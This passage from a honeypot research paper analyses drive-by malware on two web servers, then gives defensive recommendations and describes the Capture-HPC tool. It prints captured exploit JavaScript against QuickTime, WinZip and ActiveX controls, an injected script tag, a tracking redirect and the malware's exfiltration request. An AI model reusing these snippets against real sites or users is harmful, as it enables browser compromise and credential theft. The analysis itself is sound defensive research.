The exploit code doesn't stop there. As previously mentioned, the attack code in Figure 11 will fail on a fully patched version of Internet Explorer. If it does fail, the code in Figure 12 is executed. This code attempts to exploit a vulnerability in Apple's QuickTime (BID: 21829), Winzip (http://www.securityfocus.com/archive/1/455612), and last finally in Microsoft's web view (BID: 19030). The first two target much more recent vulnerabilities and non-browser applications, so even a fully patched Internet Explorer would allow for such an attack to be successful if the proper applications are installed. As browsers are becoming more secure, we expect attackers to concentrate on plug-ins and other client applications such as these.

```
function startOverflow(num)
{
       if (num == 0) {
              try {
                     var qt = new ActiveXObject('QuickTime.QuickTime');
                     if (qt) {
                            var qthtml = '<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-
                              D3488ABDDC6B" width="1" height="1" style="border:0px">'+
                            '<param name="src" value="qt.php">'+
                            '<param name="autoplay" value="true">'+
                            '<param name="loop" value="false">'+
                            '<param name="controller" value="true">'+
                            '</object>';
                             if (! mem_flag) makeSlide();
                            document.getElementById('mydiv').innerHTML = qthtml;
                            num = 255;
                     }
              } catch(e) { }
              if (num = 255) setTimeout("startOverflow(1)", 2000);
              else startOverflow(1);
       } else if (num == 1) {
              try {
                     var winzip = document.createElement("object");
                     winzip.setAttribute("classid", "clsid:A09AE68F-B14D-43ED-B713-
                       BA413F034904");
                     var ret=winzip.CreateNewFolderFromName(unescape("%00"));
                     if (ret == false) {
                            if (! mem_flag) makeSlide();
                            startWinZip(winzip);
                            num = 255;
                     }
              } catch(e) { }
              if (num = 255) setTimeout("startOverflow(2)", 2000);
              else startOverflow(2);
       } else if (num == 2) {
              try {
                     var tar = new
                      ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');
                     if (tar) {
                            if (! mem_flag) makeSlide();
                            startWVF();
                     }
              } catch(e) { }
       }
}
```

Figure 12 - Exploit code - portion 2

Monitor	Action	Actor	Action parameter
file	Write	C:\Program Files\Internet Explorer\IEXPLORE.EXE	C:\syswcon.exe
process	Created	C:\Program Files\Internet Explorer\IEXPLORE.EXE	C:\syswcon.exe
file	Write	C:\syswcon.exe	C:\WINDOWS\system32\drivers\uzcx.exe
process	Created	C:\syswcon.exe	C:\WINDOWS\system32\drivers\uzcx.exe
process	Terminated	C:\Program Files\Internet Explorer\IEXPLORE.EXE	C:\syswcon.exe
registry	SetValueKey	C:\WINDOWS\system32\drivers\ uzcx.exe	HKCU\Software\ewrew\uzcx\main\cid
file	Write	C:\WINDOWS\system32\drivers\ uzcx.exe	C:\Documents and Settings\cseifert\ Local Settings\Temporary Internet Files\Content.IE5\OPUJWX63\ benupd32[1].exe
file	Write	C:\WINDOWS\system32\drivers\ uzcx.exe	C:\WINDOWS\benupd32.exe
process	Created	C:\WINDOWS\system32\drivers\ uzcx.exe	C:\WINDOWS\benupd32.exe
registry	SetValueKey	C:\WINDOWS\system32\drivers\ uzcx.exe	HKCU\Software\ewrew\uzcx\main\term
process	Created	C:\WINDOWS\benupd32.exe	C:\WINDOWS\benupd32.exe
file	Write		C:\Documents and Settings\cseifert\ Local Settings\Temp\clean_33d87.dll
process	Created	C:\WINDOWS\benupd32.exe"	C:\WINDOWS\system32\regsvr32.exe
registry	SetValueKey	C:\WINDOWS\explorer.exe	HKLM\SYSTEM\ControlSet001\Services\ ldrsvc\Parameters\ServiceDll

Table 3 - Keith Jarrett attack – observed state changes

Once the exploit was successful, malware was downloaded and executed on the client machine. All of this, of course, happens in the background and is not noticeable by the user. Table 3 shows some of the actions taken by the exploit and malware; the malware is downloaded and then executes. Multiple executables and dll files are subsequently written and executed. Benupd32.exe writes the clean_33d87.dll file to disk and proceeds to register and install it as a service, so it will be started automatically upon a reboot of the client machine. These log files were generated with the help of the client honeypot Capture-HPC.

What does the malware do once it takes control of your system? Sniffing the network stream reveals that during web browsing, in particular form submissions, the malware forwards the content of the form to a malicious data collection server named lddpaym.net. An example of these requests is shown in Figure 13. While we were not able to convert the binary data into clear text, we did discover some clear text data collection files on the web that match the format shown of the requests that we captured. These files contained a comprehensive list of URLs and the corresponding form data, mostly account names and passwords. The data was neatly separated per client machine, so it grouped the different account information per user. One stolen username and password is already quite dangerous. If the attacker has a collection of various credentials from the same user, for example e-mail and bank account information, it provides the attacker with a much more powerful set of information that will greatly increase the likelihood of a successful scam. For example, the attacker could first disable e-mail notifications from the user's bank before proceeding to raid their bank account.

```
/ewDf/dBMFJAV3O2VkcWVw1ddn69QPWjtCW2fRVdMXlXLPU8cwRtHhBWXOQbBVYHRAouF/Fc8/DyO7ZyCkUndVp7pSV6Fm0S
GRRa4kFRQgBNAyMbshKusPBloBp7PX0gBT/ydBkAOEpBVkWjU1JOBQdFN2K6FtXHxSXHd3xSXHxdYasmdQcTEBMSFcxRITEB
MXBeF+pA HTTP/1.0
Content-Type: multipart/form-data; boundary=swefasvqdvwxff
Host: lddpaym.net
Content-Length: 999
Connection: Close
User-Agent: MSID [CEB2BB8F6737C1282988A8D3F1DFE91D]|Paladin_IT|107
Pragma: no-cache
--swefasvqdvwxff
Content-Disposition: form-data; name=datafile; filename="data.str"
Content-Type: application/octet-stream
Q+XBMVFhG5Q00cU14KO1zhSPDm7HDrF1gGfSICO7kQJkszUFdVQ/RJWldRC1RgUPJD7Nfodu0lUgswJhs04Gc1VCtxV1FZhh
YHAEYQQzkap1vm5/tH6CZdBXIsQT7yeitmJ1ZeKkzjDA80cTZuIWzPbKPw/n2qLFMMeCs4NuV3N0E3QEFXXNoMDF1cE1x/TK
ZN+u/qfOtjHlo6IQA3+nwrYDhGTUJF7EoBBk0RV3dK60md7ON86AR2IURuXX32cCBdPExwSEbtBQUbETt/WSOpGr3m4HftK1
s3eCENNfV8YVk9R1pBROEEAhNJd0ZsfeZDubqqduAnXQt7EAg2+nIiXHFPRUdM6AlnEUwTQGBS41Hm4PFjrnoaBnAgDTv8QC
hRPUVCTAfrCwcGXhxXZlLpJ+D85GmHIFINMDcbM+52O1I7AFlGXOIMRw1WE1JxVudN+u7hd/0gS057Jwp28GUsVzoGSk1P6g
wGEEIcUHwMqRDj9/Br7kMeWjA8ETfsQChRPUVCTAf8FgcKQQFWYlmGQern+nbhIEULdyROar1xIFA9S0twT+EKBRVbWlx6R/
BG/+/rcM4ZMQFtIBo29nc1XDdDDh0N4QcHGlsbZ39G6kX166F3/SBOa3cmFTbwZjFQKEpCRAm9TQYXVx1bfHfvRvrl4nuqLF
0HZyUOWud7JlE3UkxHQ65aTRZXEFp7TNdP9uridexmVBx3Jx5X4GskTlRQXkoL8QcNGlxcUHFS5kDH9up662k7TnsnCnbwZS
xXOgRTU1yrSVMHRwxZHnSzEqzX3VzaKlACeCUECMkcdgVqBRcVHaxVUk0RTQIjA9pjk4GFZc0VLhMXQ
--swefasvqdvwxff—
```

Figure 13 - Data sent by malware

The server involved in collecting the data was different than the server hosting the actual exploit code. The data collection server was located in the Republic of Moldavia, but registered to a person from Ukraine. The server hosting the exploit code was located in Russia and registered to a person from Germany and the site we initially accessed (www.keithjarrett.it) was located in Italy. We were unsuccessful when we ask the administrative contacts for the web server initially accessed to remove the malicious code. It is not at all clear if the original site itself as well as the servers hosting the exploit code were either servers controlled by people intending on distributing malware or had been compromised by attackers and modified to distribute it. However, this example illustrates the diverse nature of the components which are, willingly or unwillingly, involved in the scam to obtain (and eventually (ab)use) account data from users. Given such a distributed network of parties and systems, it would be difficult to identify and prosecute the criminals involved.

http://www.anyboard.net/suggest/posts/7933.html

Another malicious page we identified was located on a server that ran the message board Anyboard. We chose to include an in-depth analysis of this site, because it contains interesting aspects around the attack and the malware deployed. This site allows us to illustrate user submitted exploits, additional measures taken to avoid detection, and social engineering aspects that are involved in the scam.

The attack from anyboard.net demonstrates that the operator of the web site might not always be involved in the attack. The attack is possible because the deployed web application on the server follows bad practices enabling the server to be abused by its users. In this particular instance, the web application allows users to post messages to a threaded message board, but doesn't seem to perform any input validation on the message posts. As a result, malicious users can post harmful JavaScript code. On post 7933, this seems to have happened where a user posted a script to include an exploit as shown in the HTML code snippet shown in Figure 14.

```
…
<div class="MessageBody"><font size=-1 face="Verdana"><script
src="http://www.impliedscripting.com/js/?cl=90716&q=interracial+cuckold"></script>
<br ab><center><h1>Free
…
```

Figure 14 - User supplied exploit

The exploit itself follows the same pattern as the one found on the Keith Jarrett site. JavaScript is obfuscated, causes several redirects and then actually triggers the real exploit. The import method, however, is different than the one on the Keith Jarrett site though. Instead of using an iframe that imports the exploit, JavaScript code redirects the user to the page that contains the exploit via a client-side redirect as shown in Figure 15. If this code is combined with obfuscation, as this was the case here, it is difficult to follow the code in an automated fashion. Crawlers or low-interaction client honeypots need to be JavaScript-aware to do so. This technique illustrates the attempts to avoid detection and identification of the attack.

```
<script language='javascript' STYLE="behavior:url(#default#clientCaps)" ID="oCli
entCaps">
var ref = document.referrer;
var url = document.URL;
if (ref.indexOf('cache:') <= 0 && url.indexOf('cache:') <= 0) {
        window.location.href='http://www.impliedscripting.com/spawn/?r=' +  escape(ref) + '&u='
+ escape(url) + '&c=' + escape(oClientCaps.connectionType) + '&cl=' + escape('90716') + '&q=' +
escape('interracial cuckold');
}
</script>
```

Figure 15 - Client-side redirect

Figure 16 - Malware notification

Once the exploit triggers and gains control of the client machine, we usually observed a quiet installation of malware that subsequently performs its evil deeds. The exploit encountered on anyboard.net is quite different. It applies social engineering strategy by disguising itself as anti-malware software, informing the user that malware exists on the machine, and then proceeds to entice the user to purchase a license of this "anti-malware software". Figure 16 shows the initial notification about malware existing on the user's machine. Note how the messaging mechanism resembles the messages of the Microsoft Security Center. Shortly after, the software proceeds to scan the machine and provide specific information about the malware that "exists" on the user's machine as shown in Figure 17. Conveniently, a pop-up window suggests to purchase a license of this "anti-malware software" online. Major credit cards are accepted.



Figure 17 - PestTrap

SUMMARY & RECOMMENDATIONS

We have evaluated over 300,000 URLs with our client honeypot Capture-HPC. Several different types of input URLs were inspected by our client honeypot. All input URL categories did contain malicious URLs putting any user accessing the web is at risk. As in real life, some "neighborhoods" are more risky than others, but even users that stay clear of these areas can be victimized. We make a few recommendations to reduce the risk of successful attack by a malicious web server. We acknowledge that there is no silver bullet in this effort, but rather our recommendations are designed to reduce the risks to more acceptable levels.

The first recommendation is to reduce the likelihood that a successful attack will do harm. An attack on your browser will inevitably occur, and there are several measures that can make this attack hit a brick wall even if your browser is vulnerable and the attack succeeds. Using the browser as a non-administrator user or within a Sandbox will not allow malware to install itself on the machine. This is already the default on a Windows Vista and Internet Explorer 7 installation, but there are several products freely available for older versions as well, such as AMUST Defender or Sandboxie.

Further, we recommend using a host-based firewall that blocks inbound and outbound connections per application. Many firewalls support a learning mode that dynamically configures the firewall via prompting the user to accept/reject a connection. As users tend to accept the prompts without much consideration, we believe this might result in an insecure configuration of the firewall, and should rather be configured by an expert after the installation. Running a host based firewall would restrict malware from performing its malicious deeds. The malware pushed by the Keith Jarrett site, for instance, could not send the collected user data to a malicious data collection server if a host-based firewall is installed. The outgoing connection would have been blocked based on the fact that the malware application wasn't authorized to make an outbound connection on port 80. Inbound connection blocking is also important. If malware starts a service that allows the attacker to remotely connect to the machine, for instance via a remote desktop software, the firewall could successfully prevent inbound connections from being established. While malware is able to disable such a firewall once it has gained control of the machine, we did not observe such behavior on our client honeypots.

Second, we are recommending methods that stop the attack. We have shown that blacklisting is an effective technique. Since the landscape of malicious servers is quite dynamic, it is important to update such a blacklist on a regular basis just as one updates antivirus signatures. Alternatively, one can use one of the many browser toolbars that make a safety assessment of the site. Patching is the other mechanism that can prevent attacks. Of course, this only works on attacks for which patches are readily available. We recommend patching not only the operating system and browser, but also plug-ins and non-browser applications. As the exploit found on the Keith Jarrett site has shown, attacks also target applications that one might have not think about patching, such as Winzip. Since it is quite difficult to determine whether insecure and unpatched software is running on a system, several tools exist that make this assessment easier. One of these tools is the Secunia Software Inspector that performs an online scan of the machine to determine whether unpatched software is running. Disabling JavaScript might be another very effective method to stop attacks. Most attacks we observed did need JavaScript to be enabled. Disabling JavaScript, however, might not be feasible as it would severely impact the functionality of many legitimate web sites. Some tools address this problem by globally disabling JavaScript, but selectively enabling it for certain trusted site. NoScript for the Firefox browser is an example of such a tool.

When choosing a search engine to access sites, ensure that you use one that assesses the safety of the sites in its index. Google for instance, displays warning messages on the search results page next to sites that are not safe. While Google's internal blacklist is probably also not complete, it provides another protection layer that might prevent a successful compromise on the machine you are using.

Finally, we make a recommendation on the software to use. Attackers are criminals that would like to attack as many people as possible in order to get the largest return on their investment. As such, they target popular, homogenous systems. The tests we conducted show that a simple but effective way to remove yourself as a targeted user is to use a non-mainstream application, such as Opera. As mentioned above, despite the existence of vulnerabilities, this browser didn't seem to be a target.

We have just listed a few recommendations that would allow you to reduce the risk of falling victim to an attack by a malicious web server. Implementing such measures does not guarantee full protection, but it does lower the risk. One should practice security in breadth and depth and there are additional measures one can take that are beyond the scope of this paper, such as measures that would detect a successful compromise. To best secure your operating system and browser we suggest contacting your vendor directly for specific instructions on configuration or patching against client-side attacks. You can reference our paper directly with them and inquire as to their specific instructions for mitigating these types of attacks with their software.

The data that we have generated and collected that we reference in this study is available for download from our web site at http://www.nz-honeynet.org/kye/mws/complete_data_set.zip.

FUTURE WORK

In this paper, we have identified malicious web servers with our high interaction client honeypot Capture-HPC. As part of future work, we would like to identify malicious web servers with our low interaction client honeypot HoneyC and compare the results. We suspect that this comparison will give us insights into the detection accuracy, in particular false negatives, of each client honeypot technology.

Further, we would like to expand our research to client-side attacks that target browser plug-ins as well as non-browser client applications. The data we have collected as part of this study already shows that browser plug-ins, such as QuickTime and Winzip, are targeted. A closer look at browser plug-ins will allow us to assess the magnitude of the problem. In addition to browser plug-ins, we would like to evaluate the risk to non-browser applications, such as Microsoft Office, Adobe Acrobat Reader, etc. Many remote execution vulnerabilities have been publicly disclosed for these client applications and it is suspected that they are also targeted. Our future research will determine the extent of the threat.

In addition, time sensitive behavior was not addressed by our study extensively. While we observed that malicious URLs tend to stop soliciting malicious behavior after some time has passed, a representative model of the disappearance and appearance would be necessary in order to assess growth rates of client side attacks. A trend analysis would be required. Along these lines, we would also like to asses how quickly new exploits appear on the Internet. Interesting time factors to consider are the disclosure of the vulnerability, public availability of the exploit and the availability of the patch.

ACKNOWLEDGEMENTS

We would like to thank the following people:

- Anton Chuvakin of the Honeynet Project
- David Watson of the UK Honeynet Project (reviewer)
- Hugo Francisco González Robledo of the Mexican Honeynet Project (reviewer)
- Ian Welch of Victoria University of Wellington (reviewer)
- Jamie Riden of the UK Honeynet Project (reviewer)
- Javier Fernández-Sanguino of the Spanish Honeynet Project (reviewer)
- Jeff L. Stutzman of the Honeynet Project (reviewer)
- Markus Koetter of the German Honeynet Project (reviewer)
- Mark Davies and team of Victoria University of Wellington for providing us with the network infrastructure and support.
- Nicolas Fischbach of the Honeynet Project
- Niels Provos of the Honeynet Project (reviewer)
- Pedro Inacio of the Portuguese Honeynet Project (reviewer)
- Peter Komisarczuk of Victoria University of Wellington (reviewer)
- Ralph Logan of the Honeynet Project (reviewer)
- Roger Carlsen of the Norwegian Honeynet Project (reviewer)
- Ryan McGeehan of the Chicago Honeynet Project (reviewer)

FURTHER READING

For the interested reader, we provide references to existing studies on client honeypots and malicious servers:

- Moshchuk, A., Bragin, T., Gribble, S.D. and Levy, H.M., A Crawler-based Study of Spyware on the Web. in 13th Annual Network and Distributed System Security Symposium, (San Diego, 2006), The Internet Society
- Provos, N., McNamee, D., Mavrommatis, P., Wang, K., Modadugu, N. The Ghost In The Browser - Analysis of Web-based Malware, Proceedings of the 2007 HotBots, (Cambridge, April 2007), Usenix
- Provos, N., Holz, T. Virtual Honeypots: From Botnet Tracking to Intrusion Detection, Addison-Wesley, Boston, 2007
- Seifert, C., Welch, I. and Komisarczuk, P. HoneyC - The Low-Interaction Client Honeypot, Proceedings of the 2007 NZCSRCS, Waikato University, Hamilton, New Zealand, April 2007
- Wang, Y.-M., Beck, D., Jiang, X., Roussev, R., Verbowski, C., Chen, S. and King, S., Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites That Exploit Browser Vulnerabilities in 13th Annual Network and Distributed System Security Symposium (San Diego, 2006), Internet Society.

Appendix A

ABOUT CAPTURE-HPC

Capture-HPC is a high interaction client honeypot developed at Victoria University of Wellington in conjunction with the New Zealand Honeynet Project. In this section, we describe the tool in more detail. We cover the general functionality and the underlying architecture and technical aspects.

Functionality

Capture-HPC allows to find malicious servers on a network. It does so by driving a vulnerable browser to interact with a list of potentially malicious servers. If any unauthorized state changes are detected, Capture-HPC will classify the last server it interacted with as malicious. Capture is capable to monitor various aspects of the operating system: the file system, registry, and processes that are running. Since some events occur during normal operation (e.g. writing files to the web browser cache), exclusion lists allow to ignore certain type of events.

Architecture



Figure 18 - Capture-HPC Architecture

Capture-HPC is split into two areas as shown in Figure 18: a Capture Server and Capture Client. The primary purpose of the Capture Server is to control numerous Capture Clients that can be installed on multiple VMware servers and multiple guest instances. The Capture Server can start and stop clients, instruct clients to interact with a web server retrieving a specified URI, and it can aggregate the classifications of the Capture Clients regards the web server they have interacted with. The Capture Clients actually perform the work. They accept the commands of the server to start and stop themselves and to visit a web server with a browser of choice. As a Capture Client interacts with a web server, it monitors its state for unauthorized state changes and sends this information back to the Capture Server. In case the classification was malicious, the Capture Server will reset the state of the guest instance to a clean state before proceeding to instruct the Capture Client to interact with the next server.



Figure 19 - Capture Client

Technical Description

The Capture server is a simple TCPIP server that manages several capture clients and the VMware servers that host the guest OS that run the Capture Clients. The Capture Server takes each URL it receives and distributes them to the available clients in a round robin fashion. The server listens for clients that connect to the server upon startup on port 7070. The Capture server is written in Java and controls the VMware servers using the VMware C API that it wraps using jni.

The Capture Client in turn consists of two components, a set of kernel drivers and a user space process as shown in Figure 19. The kernel drivers operate in kernel space and use event-based detection mechanisms for monitoring the system's state changes. The user space process, which accepts visitation requests from the Capture server, drives the client to interact with the server and communicates the state changes back to the server via a simple TCPIP connection. The user space process captures the state changes from the kernel drivers and filters the events based on the exclusion lists. Each component is written in unmanaged C code.

Kernel Drivers

The Capture Client uses kernel drivers to monitor the system by using the existing kernel callback mechanism of the kernel that notifies registered drivers when a certain event happens. These callbacks invoke functions inside of a kernel driver and pass the actual event information so that it can either be modified or, in Capture's case, monitored. The following callback functions are registered by Capture:

- CmRegistryCallback
- PsSetCreateProcessNotifyRoutine
- FilterLoad, FltRegisterFilter

When events are received inside the Capture kernel drivers, they are queued waiting to be sent to the user space component of the tool. This is accomplished by passing a user allocated buffer from user space into kernel space where the kernel drivers then copy information into that buffer, so the application can process it in user space.

User Space Process

The user space process is an application that resides in user space. It is the entry point of the Capture application. It is responsible to load the drivers, process the events received by the drivers and output the events to the log.
As mentioned above, the user space application, once it has loaded the drivers, creates a buffer and passes it from user space to the kernel drivers. Passing of the buffer occurs via the Win32 API and the IO Manager. The kernel drivers copy the event data into the buffer, so the user level application can process the events. Each event is serialized and compared against the entries in the exclusion list. The exclusion lists are built using regular expressions, which means event exclusions can be grouped into one line. This functionality is provided by the Boost::regex library. For each monitor, an exclusion list is parsed and internally mapped between event types and allowed regular expressions are created. If a received event is included in the list, the event is dropped; otherwise, it is output to the final report that Capture generates.

About The Capture-HPC Project

The project is led by Ramon Steenson and Christian Seifert. The tool is open-source (released under the GNU General Public License) and available from our web site at http://www.nz-honeynet.org/capture.html. Installation of the tool requires a Linux/Windows machine capable to running VMware Server and at least one virtual machine with Microsoft Windows. Support can be obtained by our public mailing list at Honeynet Project Capture-HPC support mailing list. The project is also looking for contributors. Please refer to the Capture-HPC web site for more information.

ABOUT THE AUTHORS

Christian Seifert is a PhD candidate at Victoria University of Wellington, New Zealand and is currently on a visiting scholar appointment at the University of Washington in Seattle, WA. His research is targeted at improving the detection accuracy and speed of client honeypots. Christian has an MS in Software Engineering with a focus on computer security from Seattle University, WA. Christian has been a member of the New Zealand Honeynet Project since April 2006.

Ramon Steenson is a software engineer working as a research assistant at the University of Victoria in Wellington, New Zealand and a member of the New Zealand Honeynet Project. He has a Bachelor of Information Technology from that university. His interests include honeypot technologies, computer security, and kernel development.

Thorsten Holz is a Ph.D. student at the Laboratory for Dependable Distributed System at the University of Mannheim, Germany. He is one of the founders of the German Honeynet Project and a member of the Steering Committee of the Honeynet Research Alliance. He regularly blogs at http://honeyblog.org

Bing Yuan is a student at the RWTH Aachen in Germany and member of the German Honeynet Organization. He is responsible for one client-side honeypot project (the CHP system) for which he has written his master thesis. He is interested in researching vulnerabilities of client-side software and client-side exploits using client-side honeypots.

Michael A. Davis is CEO of Savid Technologies, Inc. a security and technology consulting firm in Chicago. He is an active developer and deployer of intrusion detection systems, with contributions to the Snort Intrusion Detection System. Michael is also a member of the Honeynet Project where he is working to develop data and network control mechanisms for Windows-based honeynets. Michael has worked with McAfee, Inc. a leader in anti-virus protection and vulnerability management, as Senior Manager of Global Threats where he led a team of researchers investigating confidential and cutting edge security research. Michael has also worked for companies such as 3com and managed two Internet Service Providers. Lastly, Michael is an active developer in the Open Source community and has ported many popular network security applications to the Windows platform including Snort and Honeyd. Currently, Michael is a contributing author to Hacking Exposed, the number one book on hacker methodology.